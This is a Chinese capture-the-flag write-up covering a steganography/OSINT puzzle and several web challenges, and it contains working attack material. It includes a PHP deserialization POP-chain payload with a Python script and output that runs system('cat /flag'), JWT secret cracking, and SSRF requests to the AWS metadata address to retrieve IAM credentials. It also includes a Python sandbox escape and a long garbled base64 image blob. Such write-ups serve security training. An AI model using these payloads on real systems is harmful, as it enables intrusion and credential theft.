
在html中找到注释 `QkVSQ1pZIFBBUksgLyBET0cgRk9VT1RBSU4=`

```
9 <h1>Urban Canids: Public Art Micro-Tour</h1>
10 <p>Stop #3 is a crowd favorite: a dog fountain in a small park in the old town core.</p>
11 <p>Bring a camera, but watch for reflection leaks at night.</p>
12 <!-- QkVSQ1pZIFBBUksgLyBET0cgRk9VT1RBSU4= -->
13 <p>Archive generated: 2025-01-13</p>
14 </body>
15 </html>
16
```


解码后发现是 `BERCZY PARK / DOG FOUNTAIN` ,就是要找 **Berczy Park**

LSB提取1.png 的蓝色通道最低有效位





得到coord\_A=43°38'55.O"N 79°22'19.2"W，这里注意关注原始图片，O->0，I->1



转成10进制就是(43.64861, -79.37200)

音频就是一个摩斯码，在线网站识别一下就出来了



最终flag就是：POFP{43.64861\_-79.37200\_NEONORCHID}

# Web

## 【Web】~admin~

### 【解题思路】

JWT伪造

### 【解题步骤】

使用jwtcrack对jwt密钥进行爆破，爆破出来是mwkj，然后照着伪造就行了



## 【Web】babypop

本题考察了两个核心知识点：

PHP 反序列化漏洞 (POP Chain 构造)：利用 \_\_destruct 等魔术方法触发恶意代码执行。

字符串逃逸 (String Strip)：利用 str\_replace 替换后字符串长度变化的特性，修改序列化数据的结构，注入恶意属性。

### 1.1 漏洞点定位

代码中存在 DataSanitizer::clean 方法：

```
public static function clean($input) {  
    return str_replace("hacker", "", $input);  
}
```

该函数将字符串 "hacker" (6个字符) 替换为空字符串 "" (0个字符)。当我们将对象序列化后传入该函数，序列化字符串中原本记录的长度 (如 s:6) 不会改变，但实际内容变短了。这导致反序列化器会向后“多读”字符，从而吞掉原本的结构符，使我们构造的后续字符串被解析为对象的属性。

### 1.2 POP 链 (Gadget Chain) 分析

我们需要构造一条利用链来执行 system("cat /flag")。

入口：UserProfile 对象被反序列化。

跳板：我们需要控制 UserProfile 的 preference 属性。原代码中它被固定为 DateFormatter，我们需要利用“字符串逃逸”将其覆盖为我们构造的 LogService 对象。

触发：脚本结束时，对象销毁，触发 LogService::\_\_destruct()。

```

public function __destruct() {
    if ($this->handler && method_exists($this->handler, 'close')) {
        $this->handler->close();
    }
}

```

执行：LogService 调用 FileStream::close()。

```

public function close() {
    if ($this->mode === 'debug' && !empty($this->content)) {
        // ...
        @eval($cmd); // 任意代码执行点
    }
    // ...
}

```

利用链总结：UserProfile -> (preference) -> LogService -> (handler) -> FileStream -> eval()

## 2.1 构造恶意对象

我们需要构造如下结构的序列化字符串（注意空字节）：

```

O:10:"LogService":1:{
  s:10:"\0*\0handler";O:10:"FileStream":3:{
    s:16:"\0FileStream\0path";s:1:"d";
    s:16:"\0FileStream\0mode";s:5:"debug";
    s:7:"content";s:20:"system('cat /flag');";
  }
}

```

该字符串长度约为 195 字符（取决于具体命令长度）。

## 2.2 逃逸计算

计算逻辑：

设我们填充 XXXXX (5个字符) 在 bio 头部。

构造后的 bio 长度  $YY \approx 200$ 。

被吃掉的字符串为 ";s:3:"bio";s:200:"，长度为 19 字符。

加上填充的 5 个字符 XXXXX，总共需要吃掉  $19 + 5 = 24$  个字符。

每个 "hacker" 替换后减少 6 个字符。

需要的 hacker 数量： $24 / 6 = 4$  个。

最终 Payload

```

import requests

url = "http://ctf.furryctf.com:37254/"
payload_core = (
    'O:10:"LogService":1:{'
    's:10:"\0*\0handler";O:10:"FileStream":3:{'
    's:16:"\0FileStream\0path";s:1:"d";'

```

```


        's:16:"\0FileStream\0mode";s:5:"debug";'
        's:7:"content";s:20:"system("cat /flag");";'
        '}}'
    )

bio_data = 'xxxxx";s:10:"preference";' + payload_core + '}'

data = {
    "user": "hacker" * 4,
    "bio": bio_data
}

print("[*] Sending Payload...")
try:
    response = requests.post(url, data=data)
    print("[*] Response received:")
    print(response.text)
except Exception as e:
    print(f"[!] Error: {e}")

```



```

D:\Program Files\PyCharm 2024.3.4\PythonProject\.venv\Scripts\python.exe "D:\Program Files\PyCharm 2024.3.4\PythonProject\做题.py"
[*] Sending Payload...
[*] Response received:
<code><span style="color: #000000">
<br /></span><span style="color: #00008B">?&gt;</span>
</span>
</code>POFP{5991382b-bf05-48cd-8a13-163ceb1ad1dc}


进程已结束，退出代码为 0

```

## 【Web】ezmd5

很常规，强等于用[]绕过就行

?> Congratulations! Here is your flag:  
POFP{984712bc-0587-43d3-a626-09aace2d9fb0}



## 【Web】CCPreview

在 AWS 中，169.254.169.254 是一个特殊的本地 IP，用于获取实例的敏感信息（如 IAM 角色凭据、配置等）。

探测元数据服务 (IMDSv1)

首先尝试访问 AWS 的元数据根目录，确认 SSRF 是否存在且能访问元数据：

codeText

url=<http://169.254.169.254/latest/meta-data/>

获取 IAM 角色名称

如果成功返回目录列表，导航至 IAM 安全凭据路径，寻找角色名称：

codeText

url=<http://169.254.169.254/latest/meta-data/iam/security-credentials/>


返回的角色名为 admin-role。

获取敏感凭据 (AccessKey/SecretKey)

通过角色名获取临时访问密钥，Flag 往往隐藏在这些配置文件中，或者通过这些密钥进一步操作 AWS 资源：

codeText

url=<http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role>



## 【Web】猫猫最后的复仇（PyEditor是直接读环境变量，懒得写了）

使用 chr() 拼接字符串，在调用 license.init 时，显式传入包含根目录 / 的列表作为第四个参数，确保 \_Printer 在该目录下查找文件。通过 license() 触发 call，进而读取并打印文件内容。

Payload:

```
f = chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116)
```

```
d = chr(47)
```

```
license.init("", "", [f], [d])
```

```
license()
```





## 【Web】命令终端

看这题目提示，加上题目有莫名其妙的过滤，想到可能会有备份文件，www.zip，分析了一下源码，直接取反绕过。

![img]

(data:image/png;base64,R0lGODdhPgPyAXcAACH+GlnvZnR3YXJlOiBNaWNyb3NvZnQgT2ZmaWNlACwAAAAAPgPyAYcAAAAhISEZGRkICAgpKTEhSowQEBAhISkQEBkpKSkxMSIKQkoZSow6OjpCQkJaWloZECFjY1pSSkqEjlxra2OEhIRrc2t7e3sIABCUjJSlNkUUhUoytra21tb0hKSmcnJQhQoQpMTq1tbXFvb0lOntKUlpauUmO9Wt6UtdYZEAjeGRDv7+ZrIKVaWqW9GUJaGT06OkIpUhkAAAI MGTrW5t4xSmOE5mNre4yt3t5aUjHmjy9GXO9jN4xvVoxvRnetZS1jjyMWmOMUjole73Fxc7vGebvGa3vWpzwWt4pEBCUY+aUY7Wt3pwAe++tvdYxhDqM3pyMUhCUhGu9hFoxjBCUhBDvGXPmUloAY+YxjQ6IM5jvd5j795j5lrvjN7vhFrVhBlj75wx797vUhkx75wx71ox7xnvTvpjvRnFulrFhBljxZwx7d7FUhkxxZze5pTO5lro5hnOtRlaHlElGTfjTvrO1s6UHEjSjwAUt5jY2uM5t6MnL2UIKUOIhUpw6jO/mvd5jjBBrlMWetVopGWsxWoxrIObe5rUxIRAxGe9j7kxGZwxGcWMGRAASq2ltVpaUhdFtVrv5lql5lrv5hml5hnvtRmltRmE5hmEtRlrc3tSKRBja3NaWoQAEAgIOjFSjGMxY6UQSnxjGvmKUixWu9jWu+MKeaMKXOMKa1aKeZaKXNaKa29Kea9Ka29Wq0lIebmCElXWs5jWs6MCOaMCHOMCK1aCOZaCHNaCK29COa9CK29WowpEElI73slnHutGRAI7zoInDqUWowlXxslc3slxTolczolAABaEajFxeYI5ubevb0lteYI5rUitbUlla0lIXsAABAIMQiUIOacrZQl5ggxWkolcwglrQglAFolAM4lGUq1rZyUrbUhCAhrjGsxECljSmMpOkjjWkoIECExQko6MSljSkohKRB7jGslGRBaY2slAAglUoyUhlwQAAGhMSkAEBlKWkoxKS17e2sZGQghCCkQEAAhMSFaSlOhQowACAAhSpQhITEI/wABCBxIsKDBgwgTKlZlsKHDhxAjlgxgQKJAlg8MBNjlsAPHjyBDihxJ0sADlHtZTqlZjsqXLlZBjypxJs6bNmzhz6tzJs6fPnwQ1piQiQSPJo0iTKjWJEqjTp1CjSp1KtarVq1izav1JcegDpWDDiqV4cqVZs2jTql3Lttq3bt1g3Di06tq7dj+rKwt3Lt6/fv4ADCx6ssKtFOw/Y3V1slynhx5AjS55MuTjloRajGmXMOSkEx5ZDix5NuRtP0xYNS7QT4Z+C169dK5BNO7bt2bdr496tu3fu2woC6LGDurjx48iTK98q12KHFTRoBlpOfTp16dexX7dePTv36N+1d//fnn0Fh+Xo06tfz749QUR4xmYPz8JbNgJ2OG/n38/fv32/edffwESyB+ABw6loID13RePexBGKOGFEFP6FWYUYZqjhHhx2eBB8HoYo4ogkljhZcyamqOKKLLY4FYguxijjDTWqNCFNuao4448dghjj0AGKeSQpqFI5JfJlqkXz8u6eSTUEbpE45SVmnlVimVlGWXhbpjZdGfinmmGQG2WSZaKapZolUrunmm3BSeGacdNZp52lh3qnnnnxGNmefgAYqKFptDmrooYhK9WeiJDbqKEx5PirppJRctGilmGYqaaENBSdQAK9tGZtABigAw5agKjCNQKYGQKqpql7/JtA0sH762qoAjApAqafaqsBARb7aKwABOODqrrUSeyurswkb66+swNAsr/kw+4+zvulaLLLDpgqsAxAd4Kmqz3D6rrbTYKgstrTCok6216Xob7bSmVksDNDm6oC58JbrK7DocmvP8bGu2yuAfP6LMDTOqBqvwq/izC93coarbvqjnutv+oybPC6Cuwsa4RdzxvAVznOq5FC988q40a2txySu/TLPFCGocqsYfe6yyxbSKrK7MG9+c77Y0p2w0y/FeelBWwlwXwDzWfvrHTV3XWVJPaNdb2Ts311V9r7fXWXHON9tZhl/3Z1mt7rbccM9adtdifzLQ216T/5123VLfPxgYwNuNtZxY42r2IlbDfg8fCNOt0D53N24AW3/TXhQmkuO9eCMTy724nf7ffnlxg/u+NkCQZ664IZbbrfmobOueOygw+416YXbrnrnv19ueuuR6/454LV/7XnUUkaq6fPQM/p09NRXTyen1mev/ZvTb+/9904fC/745HfZffnop88j9uq3776O578v//wjOk///fjXz3z+/PfPIfv+C6AA1RO/ARrwgKGxHwIXyMAE7q+BElygZAAowQpA8C0FvKAGN0gVBXLwgyDs4ANDSMISPoWCjkyhCmeSwRW68IUN8SAMZ0jDGI6whjjMIUJQqMMezrCFPgziB/9IKMQimhCIRkwiBHmoxCZaElOjGIAiSjFKi4Qiuq5YUK0uEUrejE0TKQQC36QAoeAwA7ISMg0+kABgtBhGXdgiDkukK8v2pEtWETPOZYxAK40ZBrFIMIUEKIHHAXyIHgYgQaSSJBu0OCQd4xkWqg4IX

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## 【Web】下一代有下一代的问题

考的是CVE漏洞，直接上一把梭工具



![img]

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CEeCAB0QQCAGaOw==)

## 【OSINT】独游

问一下AI大概位置是亚皆老街，直接在谷歌上一点一点看街景，找出来了，直接查看经纬度就行了。



22°19'07"N 114°10'02"E